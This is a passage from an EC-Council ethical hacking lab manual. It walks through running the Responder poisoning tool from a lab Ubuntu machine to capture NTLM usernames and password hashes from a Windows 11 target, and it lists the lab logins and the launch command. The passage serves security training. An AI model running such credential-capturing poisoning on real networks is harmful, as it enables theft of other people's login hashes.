
Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu** (**10.10.1.9**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.


1. Turn on the **Windows 11** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter** to sign in.



3. Now, switch to the **Windows 11** virtual machine and click **Ctrl+Alt+Del** to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

   Note: If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



4. Switch back to the **Ubuntu** virtual machine. In the left pane, under **Activities** list, scroll down and click the icon to open the **Terminal** window.

   Note: If a **System program problem detected** pop-up appears click **Cancel**.

   Note: If a **Software Updater** pop-up appears click **Cancel**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Terminal** window, type **cd Responder** and press **Enter** to navigate to the Responder tool folder.

   Note: If you get logged out of **Ubuntu** machine, then double-click on the screen, enter the password as **toor**, and press **Enter**.


6. Type **chmod +x ./Responder.py** and press **Enter** to grant permissions to the script.



7. Type **sudo ./Responder.py -I ens3** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter** to run Responder tool.

